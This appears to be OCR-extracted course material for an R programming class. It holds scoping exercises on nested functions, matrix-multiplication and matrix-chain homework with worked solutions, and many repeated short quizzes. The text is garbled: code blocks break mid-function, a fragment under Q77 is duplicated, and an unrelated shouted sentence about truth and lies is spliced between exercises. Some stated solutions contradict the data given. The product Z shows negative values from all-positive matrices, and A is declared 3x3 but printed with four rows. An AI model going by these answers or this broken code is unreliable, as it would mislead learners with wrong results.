x ← 5 ; y ← 6
k ← function(x) {
 x *y
}
k(6) # A53
```

```
#Q54
x ← 4 ; y ← 5
k ← function(x) {
 x -1
}
k(1) # A54
```

```
#Q55
x ← 3 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 1 ; y ← 1
 x -x
 }
 k(x) +1
}
k(7) # A55
```

```
#Q56
x ← 8 ; y ← 9
k ← function(x) {
 x +1
}
k(7) # A56
```

```
#Q57
x ← 4 ; y ← 6
k ← function(x) {
 x +y
```

```
}
```

```
k(7) # A57
```

```
#Q58
```

```
x ← 4 ; y ← 4
k ← function(x) {
 x +2
}
k(4) # A58
```

```
#Q59
```

```
x ← 5 ; y ← 6
k ← function(x) {
 x -3
}
k(5) # A59
```

```
#Q60
```

```
x ← 5 ; y ← 1
k ← function(x) {
 x -2
}
k(5) # A60
```

```

#Q61
x ← 6 ; y ← 1
k ← function(x) {
 x *1
}
k(7) # A61

#Q62
x ← 4 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 k ← function(k) { k +y }
 k(x) +x
 }
 k(x) +2
}
k(4) # A62

#Q63
x ← 8 ; y ← 0
k ← function(x) {
 k ← function(x) {
 x ← 7 ; y ← 7
 x *1
 }
 k(x) *2
}
k(2) # A63

#Q64
x ← 4 ; y ← 8
k ← function(x) {
 k ← function(x) {
 x ← 3 ; y ← 3
 x -1
 }
 k(x) -3
}
k(5) # A64

#Q65
x ← 8 ; y ← 6
k ← function(x) {
 x *x
}
k(9) # A65

#Q66
x ← 0 ; y ← 3
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 x -3
 }
}

```

---

```

 k(x) +3
}
k(2) # A66

#Q67
x ← 0 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 1 ; y ← 1
 x +3
 }
 k(x) *1
}
k(3) # A67

#Q68
x ← 9 ; y ← 0
k ← function(x) {
 x -y
}
k(0) # A68

#Q69
x ← 0 ; y ← 8
k ← function(x) {
 x -3
}
k(6) # A69

#Q70
x ← 2 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 x *1
 }
 k(x) -3
}
k(4) # A70

```

```

#Q71
x ← 2 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 7 ; y ← 7
 x +2
 }
 k(x) +y
}
k(6) # A71

```

```

#Q72
x ← 3 ; y ← 1
k ← function(x) {
 x *3
}
k(2) # A72

```

```

#Q73
x ← 1 ; y ← 3
k ← function(x) {
 x -y
}
k(5) # A73

```

```

#Q74
x ← 4 ; y ← 5
k ← function(x) {
 x +2
}
k(5) # A74

```

```

#Q75
x ← 2 ; y ← 5
k ← function(x) {
 x +3
}
k(8) # A75

```

```

#Q76
x ← 4 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 1 ; y ← 1
 x +3
 }
 k(x) +3
}
k(3) # A76

```

```

#Q77
x ← 8 ; y ← 4
k ← function(x) {
 k ← function(x) {
 x ← 0 ; y ← 0
 }
 k(x) +1
}
k(1) # A77

```

```

k ← function(k) { k -3 }
k(x) +2
}
k(x) +1
}
k(1) # A77

```

---

```

#Q78
x ← 7 ; y ← 6
k ← function(x) {
 x *y
}
k(5) # A78

```

---

```

#Q79
x ← 0 ; y ← 3
k ← function(x) {
 k ← function(x) {
 x ← 2 ; y ← 2
 x *3
 }
 k(x) -2
}
k(5) # A79

```

---

```

#Q80
x ← 6 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 4 ; y ← 4
 x +y
 }
 k(x) -x
}
k(5) # A80

```

```

#Q81
x ← 2 ; y ← 0
k ← function(x) {
 x -3
}
k(4) # A81

#Q82
x ← 4 ; y ← 0
k ← function(x) {
 x *3
}
k(2) # A82

#Q83
x ← 8 ; y ← 0
k ← function(x) {
 x -2
}
k(5) # A83

#Q84
x ← 4 ; y ← 6
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 k ← function(k) { k -2 }
 k(x) +x
 }
 k(x) -x
}
k(3) # A84

#Q85
x ← 7 ; y ← 5
k ← function(x) {
 x +2
}
k(1) # A85

#Q86
x ← 2 ; y ← 9
k ← function(x) {
 x -y
}
k(4) # A86

#Q87
x ← 7 ; y ← 2
k ← function(x) {
 k ← function(x) {
 x ← 0 ; y ← 0
 k ← function(k) { k +1 }
 k(x) *1
 }
}

```

---

```

 k(x) +1
}
k(2) # A87

#Q88
x ← 0 ; y ← 4
k ← function(x) {
 x +y
}
k(8) # A88

#Q89
x ← 3 ; y ← 0
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 k ← function(k) { k -y }
 k(x) *1
 }
 k(x) -2
}
k(1) # A89

#Q90
x ← 9 ; y ← 1
k ← function(x) {
 x +1
}
k(3) # A90

```

```

#Q91
x ← 2 ; y ← 1
k ← function(x) {
 k ← function(x) {
 x ← 2 ; y ← 2
 k ← function(k) { k *3 }
 k(x) -3
 }
 k(x) +3
}
k(8) # A91

#Q92
x ← 5 ; y ← 8
k ← function(x) {
 x *y
}
k(7) # A92

#Q93
x ← 6 ; y ← 6
k ← function(x) {
 x *3
}
k(2) # A93

#Q94
x ← 2 ; y ← 8
k ← function(x) {
 x +x
}
k(6) # A94

#Q95
x ← 2 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 7 ; y ← 7
 k ← function(k) { k +2 }
 k(x) -y
 }
 k(x) +3
}
k(8) # A95

#Q96
x ← 7 ; y ← 3
k ← function(x) {
 k ← function(x) {
 x ← 3 ; y ← 3
 x *2
 }
 k(x) *3
}

#A96
k(6) # A96

#Q97
x ← 7 ; y ← 7
k ← function(x) {
 x +3
}
k(9) # A97

#Q98
x ← 1 ; y ← 9
k ← function(x) {
 x -3
}
k(3) # A98

#Q99
x ← 6 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 4 ; y ← 4
 x *1
 }
 k(x) -2
}
k(7) # A99


#Q100
x ← 5 ; y ← 3
k ← function(x) {
 k ← function(x) {
 x ← 0 ; y ← 0
 k ← function(k) { k +3 }
 k(x) +x
 }
 k(x) *3
}
k(0) # A100

```

Get info on favorite keyword from <https://www.google.com/trends/correlate>

Find out the weekly search volume for the keyword for India. Download the data as a csv file.

Analyze the time-series for correlation among keywords using R.



Compute the following:

Q. Given Matrix:  $Z = X[2,3] * Y[3,4]$

```
> X
 [,1] [,2] [,3]
 [1,] 1 1 2
 [2,] 6 6 7
> Y
 [,1] [,2] [,3] [,4]
 [1,] 8 4 9 4
 [2,] 3 6 2 9
 [3,] 9 10 10 1
```

Q. What is the dimension of  $Z = X * Y$ ?

Q. How many scalar multiplications required to compute  $Z$ ?

Q. Compute  $Z$

Q. Given matrices  $D = A[3,3] * B[3,2] * C[2,3]$

```
> print(A)
 [,1] [,2] [,3]
 [1,] 3 3 1
 [2,] 0 -1 3
 [3,] 1 -2 -1
 [4,] 2 1 -2
> print(B)
 [,1] [,2]
 [1,] -3 1
 [2,] 1 3
 [3,] 2 -2
> print(C)
 [,1] [,2] [,3]
 [1,] 1 -1 -1
 [2,] 1 2 -1
```

Q. What are the dimensions of  $D[dr,dc]$ ?

dr=

dc=

Q. Compute number of scalar multiplications needed to compute D.

Q. Compute D

## Solutions Assignment 3a/matmul

Compute the following:

Q. Given Matrix:  $Z=X*Y$

A. What is the dimension of  $Z[2,4]= X*Y$ ?

A. How many scalar multiplications required to compute  $Z$ ?

24

A. Compute  $Z$

```
> Z
[,1] [,2] [,3] [,4]
[1,] -4 -6 -6 0
[2,] 0 4 1 0
```

Q. Given matrices  $D=A[3,3]*B[3,2]*C[2,3]$

A. What are the dimensions of  $D[dr=4,dc=3]$ ?

A. Compute number of scalar multiplications.

```
> mcm 3 3 2 3
m is:
| 1 | 2 | 3

1: 0 18 36
2: 0 18
3: 0

s is:
| 1 | 2 | 3

1: 0 1 2
2: 0 2
3: 0
Minimum mult is 36 by:((A1 A2) A3)
```

A.

```
> print(D)
[,1] [,2] [,3]
[1,] 6 24 -6
[2,] -4 -23 4
[3,] -10 1 10
[4,] 0 27 0
```

Homework 4. Name: \_\_\_\_\_  
 Roll: \_\_\_\_\_ MGADS, DSC401,  
 MoshAhmed@gmail.com, Date: 26/11/2016

Write the following programs, input can be any matrix of size A[ m x n ]

Q1. Find max and min entries in matrix A[m x n].

```
print(maxa(A)); print(mina(A))
```

Q2. Multiply 2 matrices, element by element.

```
C[m x p] <- matmul(
 A[m x n] =matrix(1:6,2,3,
 B[n x p] =matrix(11:22,3,4))
```

Q3. Fill a matrix in a spiral way:

```
> print(spiral(matrix(0,3,4)))
```

1	2	3	4
10	11	12	5
9	8	7	6

Q4. Fill given matrix in zigzag1

```
> print(zigzag1(matrix(0,3,3)))
```

1	2	3	->
6	5	4	<-
7	8	9	->

Q5. Fill given matrix in zigzag2.

```
> print(zigzag2(matrix(0,3,3)))
```

v	1	6	7
	2	5	8
	3	4	9

Q6. Fill given matrix diagonal, top left to bottom right, down first:

```
> print(diag1(matrix(0,3,3)))
```

v	1	3	4
	2	5	8
	6	7	9

Q7. Fill given matrix diagonal, top left to bottom right, left first:


```
> print(diag2(matrix(0,3,3)))
```

v	1	2	6
	3	5	7
	4	8	9

AT LAST, SOME CLARITY! EVERY SENTENCE IS EITHER PURE, SWEET TRUTH OR A VILE, CONTEMPTIBLE LIE! ONE OR THE OTHER! NOTHING IN BETWEEN!



Examples:



```
C <- Matmult(A,B)
```




```
print(spiral(matrix(0,4,4)))
```

1	2	3	4	5
10	9	8	7	6
11	12	13	14	15
20	19	18	17	16

```
print(zigzag1(matrix(0,4,5)))
```

1	8	9	16	17
2	7	10	15	18
3	6	11	14	19
4	5	12	13	20

```
print(zigzag2(matrix(0,3,3)))
```



1	3	4	10	11
2	5	9	12	19
6	8	13	18	20
7	14	17	21	24
15	16	22	23	25

```
print(diag1(matrix(0,5,5)))
```

```
print(diag2(matrix(0,5,5)))
```

Assignment3b Name: \_\_\_\_\_ Roll:\_\_\_\_\_ DS1, MoshAhmed@gmail, Date: 13/11/2016

Q. Given N matrices of dimension  $M_i[r_i, c_i]$  for  $i=(1:N)$ , where  $r_{1:N} = 10, 11, 6, 8, 12$  and  $c_N = 6$ , compute optimal way to multiply  $M_1 * \dots * M_N$ . Show the steps in the algorithm.

## Solutions Assignment 3

Q. Given N matrices of dimension  $M_i[r_i, c_i]$  for  $i=(1:N)$ , where  $r_{1:N} = 10, 11, 6, 8, 12$  and  $c_N = 6$ , compute optimal way to multiply  $M_1 * \dots * M_N$ . Show the steps in the algorithm.

```
+-----+
| Matrix-chain is:
| 0 660 1140 1956 1884
| 0 0 528 1368 1260
| 0 0 0 576 864
| 0 0 0 0 576
| 0 0 0 0 0
+-----+
| 0 0 1 1 1
| 0 0 1 1 1
| 0 0 0 2 2
| 0 0 0 0 3
| 0 0 0 0 0
The required number of multiplications is 1884
Parenthesized: ((A*B)*(C*(D*E)))
+-----+
```

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q10  
20161111 201611110

**Q1.** Use R to find the average of 1,2,3,,,718.

**A1.** [ ] \_\_\_\_\_

**Q2.** Compute in R  $s=1/1+1/2+1/3+1/4+\dots+1/151$ :

**A2.** [ ] \_\_\_\_\_  
\_\_\_\_\_

**Q3.** List 3 differences between R and Excel.

**A3.** [ ] \_\_\_\_\_  
\_\_\_\_\_

**Q4.** Give an example of an anonymous function?

**A4.** [ ] \_\_\_\_\_

**Q5.** What is the output of  $(1:2 - 10:11)$ ?

**A5.** [ ] \_\_\_\_\_

**Q6.** Give example of a call to anonymous function.

**A6.** [ ] \_\_\_\_\_

**Q7.** How large can an integer be in R?

**A7.** [ ] \_\_\_\_\_

**Q8.** Combine  $x = \text{"hello"}$  and  $y = \text{"world"}$  into  $t = \text{"helloworld"}$  in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** How to combine strings  $x = \text{"hello"}$  and  $y = \text{"world"}$  into  $z$  in R?

**A9.** [ ] \_\_\_\_\_

**Q10.** Give an example of a closure?

**A10.** [ ] \_\_\_\_\_  
\_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q11  
20161111 221772221

**Q1.** How many numbers will be printed by R code: print(-1:+2)

**A1.** [ ] \_\_\_\_\_

**Q2.** How to generate this in R: (0,2,4,6,..100)?

**A2.** [ ] \_\_\_\_\_

**Q3.** What is the output of: cat <- 1; (function(cat) cat(cat=2))(cat<-3)?

**A3.** [ ] \_\_\_\_\_

**Q4.** What is a closure?

**A4.** [ ] \_\_\_\_\_

**Q5.** What is the output of this (function(X)X)(0^0)

**A5.** [ ] \_\_\_\_\_

**Q6.** Does C have dynamic scoping?

**A6.** [ ] \_\_\_\_\_

**Q7.** What is the output of this (function(X)X)(X=0e1+0e2)

**A7.** [ ] \_\_\_\_\_

**Q8.** Compute in R  $s=1/1+1/2+1/3+1/4+\dots+1/979$ :

**A8.** [ ] \_\_\_\_\_

**Q9.** Combine x="hello" and y="world" into t="helloworld" in R?

**A9.** [ ] \_\_\_\_\_

**Q10.** List 3 differences between R and Excel.

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q12

20161111 24193332

**Q1.** Make a 2x2 matrix m = [ row1=[0,1], row2=[2,3] ] in R?

**A1.** [ ] \_\_\_\_\_

**Q2.** List 3 differences between R and Excel.

**A2.** [ ] \_\_\_\_\_

**Q3.** What is the output of: cat <- 1; (function(cat) cat(cat=2))(cat<-3)?

**A3.** [ ] \_\_\_\_\_

**Q4.** Write a R function to compute 626!

**A4.** [ ] \_\_\_\_\_

**Q5.** What is an algorithm?

**A5.** [ ] \_\_\_\_\_

**Q6.** Can a R function change the value of its arguments ?

**A6.** [ ] \_\_\_\_\_

**Q7.** How many numbers will be printed by R code: print(1:10-1)

**A7.** [ ] \_\_\_\_\_

**Q8.** Generate 226 uniform random numbers in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** What is lazy evaluation?

**A9.** [ ] \_\_\_\_\_

**Q10.** What are factors in R?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q13  
20161111 262094443

**Q1.** What is the output of: cat <- 1; (function(cat) cat(cat=2))(cat<-3)?

**A1.** [ ] \_\_\_\_\_

**Q2.** How does R record missing values?

**A2.** [ ] \_\_\_\_\_

**Q3.** Pick 2 unique numbers in R from 1..769:

**A3.** [ ] \_\_\_\_\_

**Q4.** What is the output of: print(-1-1:1-1)

**A4.** [ ] \_\_\_\_\_

**Q5.** Write a R function to compute 121!

**A5.** [ ] \_\_\_\_\_

**Q6.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A6.** [ ] \_\_\_\_\_

**Q7.** Give an example of a closure?

**A7.** [ ] \_\_\_\_\_

**Q8.** How to compute  $1+2+3+\dots+502$  in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** How can a function modify a global variable in R?

**A9.** [ ] \_\_\_\_\_

**Q10.** What is the output of this (function(X)X)(0^0)

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q14

20161111 282255554

**Q1.** Generate 332 uniform random numbers in R?

**A1.** [ ] \_\_\_\_\_

**Q2.** What is the output of: print(-1-1:1-1)

**A2.** [ ] \_\_\_\_\_

**Q3.** What is the output of: print(-1:1-1-1-1)

**A3.** [ ] \_\_\_\_\_

**Q4.** How to generate this in R: (0,2,4,6,..100)?

**A4.** [ ] \_\_\_\_\_

**Q5.** How many numbers will be printed by R code: print(1:10-1)

**A5.** [ ] \_\_\_\_\_

**Q6.** What is the output of this (function(X)X)(X=0e1+0e2)

**A6.** [ ] \_\_\_\_\_

**Q7.** Pick 2 unique numbers in R from 1..494:

**A7.** [ ] \_\_\_\_\_

**Q8.** Compute in R  $s=1/1+1/2+1/3+1/4+\dots+1/490$ :

**A8.** [ ] \_\_\_\_\_

**Q9.** How many numbers will be printed by R code: print(-100:100)

**A9.** [ ] \_\_\_\_\_

**Q10.** How to compute  $1+2+3+\dots+456$  in R?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q15

20161111 302416665

**Q1.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A1.** [ ] \_\_\_\_\_

**Q2.** How can a function modify a global variable in R?

**A2.** [ ] \_\_\_\_\_

---

**Q3.** How much memory does your Windows/PC have?

**A3.** [ ] \_\_\_\_\_

**Q4.** How to write comment in R?

**A4.** [ ] \_\_\_\_\_

**Q5.** How many numbers will be printed by R code: print(-100:100)

**A5.** [ ] \_\_\_\_\_

**Q6.** What is the output of this (function(X)X)(0^0)

**A6.** [ ] \_\_\_\_\_

**Q7.** How to compute  $1+2+3+\dots+411$  in R?

**A7.** [ ] \_\_\_\_\_

**Q8.** How to combine strings  $x = "hello"$  and  $y = "world"$  into  $z$  in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** Is there an algorithm that is hard to solve in practice?

**A9.** [ ] \_\_\_\_\_

**Q10.** Combine  $x = "hello"$  and  $y = "world"$  into  $t = "helloworld"$  in R?

**A10.** [ ] \_\_\_\_\_

---

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q16  
20161111 322577776

**Q1.** What is an anonymous function?

**A1.** [ ] \_\_\_\_\_

**Q2.** Does R have dynamic scoping?

**A2.** [ ] \_\_\_\_\_

**Q3.** How many numbers will be printed by R code: print(-1:+2)

**A3.** [ ] \_\_\_\_\_

**Q4.** What is the output of: print(-1:1-1-1-1)

**A4.** [ ] \_\_\_\_\_

**Q5.** Give example of data analysis from the book Freakonomics?

**A5.** [ ] \_\_\_\_\_

**Q6.** What is the output of this (function(X)X)(X=0/0)

**A6.** [ ] \_\_\_\_\_

**Q7.** Is there an algorithm that is hard to solve in practice?

**A7.** [ ] \_\_\_\_\_

**Q8.** Can a turing machine solve the halting problem?

**A8.** [ ] \_\_\_\_\_

**Q9.** How many numbers will be printed by R code: print(-100:100)

**A9.** [ ] \_\_\_\_\_

**Q10.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q17

20161111 342738887

**Q1.** List 3 differences between R and Excel.

**A1.** [ ]

---

---

**Q2.** What are factors in R?

**A2.** [ ]

---

---

**Q4.** Give an example of a closure?

**A4.** [ ]

---

---

**Q5.** What is the use of "break" statement in a "for" loop?

**A5.** [ ]

---

---

**Q6.** How to create a vector in R?

**A6.** [ ]

---

---

**Q7.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A7.** [ ]

---

---

**Q8.** How many numbers will be printed by R code: print(-0:+0)

**A8.** [ ]

---

---

**Q9.** What is the output of (function(cat) cat(cat("1")))(2)?

**A9.** [ ]

---

---

---

**Q10.** Find standard deviation of 1 to 1 million in R?

**A10.** [ ]

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q18  
20161111 362899998

**Q1.** Give example of a call to anonymous function.

**A1.** [ ] \_\_\_\_\_

**Q2.** Find standard deviation of 1 to 1 million in R?

**A2.** [ ] \_\_\_\_\_

**Q3.** How would we write this in R: (1,2,3,4,..,817)?

**A3.** [ ] \_\_\_\_\_

**Q4.** How does R record missing values?

**A4.** [ ] \_\_\_\_\_

**Q5.** How to combine strings x="hello" and y="world" into z in R?

**A5.** [ ] \_\_\_\_\_

**Q6.** Give an example of a closure?

**A6.** [ ] \_\_\_\_\_

---

---

**Q7.** What is the output of: print(-1:1-1-1-1)

**A7.** [ ] \_\_\_\_\_

**Q8.** Is there an algorithm that is hard to solve in practice?

**A8.** [ ] \_\_\_\_\_

**Q9.** Generate 544 uniform random numbers in R?

**A9.** [ ] \_\_\_\_\_

**Q10.** What is the output of (1:2 - 10:11)?

**A10.** [ ] \_\_\_\_\_

---

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q19

20161111 383061109

**Q1.** Does R have dynamic scoping?

**A1.** [ ] \_\_\_\_\_

**Q2.** How much memory does your Windows/PC have?

**A2.** [ ] \_\_\_\_\_

**Q3.** List 3 differences between R and Excel.

**A3.** [ ] \_\_\_\_\_

**Q4.** What is the output of this (function(X)X)(X=0/0)

**A4.** [ ] \_\_\_\_\_

**Q5.** How to compute  $1+2+3+\dots+228$  in R?

**A5.** [ ] \_\_\_\_\_

**Q6.** How many numbers will be printed by R code: print(-1:+2)

**A6.** [ ] \_\_\_\_\_

**Q7.** Give example of factor in R:

**A7.** [ ] \_\_\_\_\_

**Q8.** How can a function modify a global variable in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** What is the use of "continue" statement in a "while" loop?

**A9.** [ ] \_\_\_\_\_

**Q10.** Can a C function change the value of its arguments ?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q20

20161111 40322220

**Q1.** What is the use of "continue" statement in a "while" loop?

**A1.** [ ] \_\_\_\_\_

**Q2.** Pick 2 unique numbers in R from 1..829:

**A2.** [ ] \_\_\_\_\_

**Q3.** Find standard deviation of 1 to 1 million in R?

**A3.** [ ] \_\_\_\_\_

**Q4.** Give example of a call to anonymous function.

**A4.** [ ] \_\_\_\_\_

**Q5.** What is the output of this (function(X)X)(X=0e1+0e2)

**A5.** [ ] \_\_\_\_\_

**Q6.** Give an example of a closure?

**A6.** [ ] \_\_\_\_\_

**Q7.** Use R to randomly arrange [A,B,C]

**A7.** [ ] \_\_\_\_\_

**Q8.** Is there an algorithm that is hard to solve in practice?

**A8.** [ ] \_\_\_\_\_

**Q9.** What is an anonymous function?

**A9.** [ ] \_\_\_\_\_

**Q10.** How can a function modify a global variable in R?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q21  
20161111 423383331

**Q1.** List 3 differences between R and Excel.

**A1.** [ ]

---

---

**Q2.** What is lazy evaluation?

**A2.** [ ]

---

**Q3.** Write a R function to compute 39!

**A3.** [ ]

**Q4.** How large can an integer be in R?

**A4.** [ ]

**Q5.** How much memory does your Windows/PC have?

**A5.** [ ]

**Q6.** Give an example of a closure?

**A6.** [ ]

---

---

**Q7.** What is the output of this (function(X)X)(X=0e1+0e2)

**A7.** [ ]

**Q8.** Is there an algorithm that is hard to solve in practice?

**A8.** [ ]

**Q9.** Find standard deviation of 1 to 1 million in R?

**A9.** [ ]

**Q10.** How to combine strings x="hello" and y="world" into z in R?

**A10.** [ ]

---

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q22

20161111 443544442

**Q1.** How to write comment in R?

**A1.** [ ] \_\_\_\_\_

**Q2.** How can a function modify a global variable in R?

**A2.** [ ] \_\_\_\_\_  
\_\_\_\_\_

**Q3.** List 3 differences between R and Excel.

**A3.** [ ] \_\_\_\_\_  
\_\_\_\_\_

**Q4.** What is the output of (function(cat) cat(catt("1")))(2)?

**A4.** [ ] \_\_\_\_\_

**Q5.** Make a 2x2 matrix m = [ row1=[0,1], row2=[2,3] ] in R?

**A5.** [ ] \_\_\_\_\_

**Q6.** Does C have dynamic scoping?

**A6.** [ ] \_\_\_\_\_

**Q7.** Give an example of an anonymous function?

**A7.** [ ] \_\_\_\_\_

**Q8.** Is there an algorithm that is hard to solve in practice?

**A8.** [ ] \_\_\_\_\_

**Q9.** Find standard deviation of 1 to 1 million in R?

**A9.** [ ] \_\_\_\_\_

**Q10.** What is the output of (1:2 - 10:11)?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q23  
20161111 463705553

**Q1.** What is the output of: cat <- 1; (function(cat) cat(cat=2))(cat<-3)?

**A1.** [ ] \_\_\_\_\_

**Q2.** What is the output of this (function(X)X)(0^0)

**A2.** [ ] \_\_\_\_\_

**Q3.** How many numbers will be printed by R code: print(-0:+0)

**A3.** [ ] \_\_\_\_\_

**Q4.** Compute in R s=sqrt(1)+sqrt(2)+..+sqrt(700)

**A4.** [ ] \_\_\_\_\_

**Q5.** Does C have dynamic scoping?

**A5.** [ ] \_\_\_\_\_

**Q6.** How large can an integer be in R?

**A6.** [ ] \_\_\_\_\_

**Q7.** What is the use of "continue" statement in a "while" loop?

**A7.** [ ] \_\_\_\_\_

**Q8.** Give example of a call to anonymous function.

**A8.** [ ] \_\_\_\_\_

**Q9.** Can a turing machine solve the halting problem?

**A9.** [ ] \_\_\_\_\_

**Q10.** What is a closure?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q24

20161111 483866664

**Q1.** What is the output of (function(cat) cat(cat("1")))(2)?

**A1.** [ ] \_\_\_\_\_

**Q2.** Why are functions first class objects in R?

**A2.** [ ] \_\_\_\_\_

**Q3.** Generate 862 uniform random numbers in R?

**A3.** [ ] \_\_\_\_\_

**Q4.** What is a closure?

**A4.** [ ] \_\_\_\_\_

**Q5.** How can a function modify a global variable in R?

**A5.** [ ] \_\_\_\_\_

**Q6.** Compute in R s=sqrt(1)+sqrt(2)+..+sqrt(614)

**A6.** [ ] \_\_\_\_\_

**Q7.** How many numbers will be printed by R code: print(-100:100)

**A7.** [ ] \_\_\_\_\_

**Q8.** How large can an integer be in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** Give an example of a closure?

**A9.** [ ] \_\_\_\_\_

**Q10.** What is the output of: print(-1:1:-1)

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q25  
20161111 504027775

**Q1.** How to generate this in R: (0,2,4,6,..100)?

**A1.** [ ] \_\_\_\_\_

**Q2.** How to combine strings x="hello" and y="world" into z in R?

**A2.** [ ] \_\_\_\_\_

**Q3.** How can a function modify a global variable in R?

**A3.** [ ] \_\_\_\_\_

**Q4.** Can a turing machine solve the halting problem?

**A4.** [ ] \_\_\_\_\_

**Q5.** What is the use of "continue" statement in a "while" loop?

**A5.** [ ] \_\_\_\_\_

**Q6.** Compute in R  $s=1/1+1/2+1/3+1/4+\dots+1/681$ :

**A6.** [ ] \_\_\_\_\_

**Q7.** How many numbers will be printed by R code: print(-1:+2)

**A7.** [ ] \_\_\_\_\_

**Q8.** Make a 2x2 matrix m = [ row1=[0,1], row2=[2,3] ] in R?

**A8.** [ ] \_\_\_\_\_

**Q9.** Does R have dynamic scoping?

**A9.** [ ] \_\_\_\_\_

**Q10.** How to write comment in R?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q26

20161111 524188886

**Q1.** List 3 differences between R and Excel.

**A1.** [ ]

---

---

**Q2.** What is the output of: print(-1-1:1-1)

**A2.** [ ]
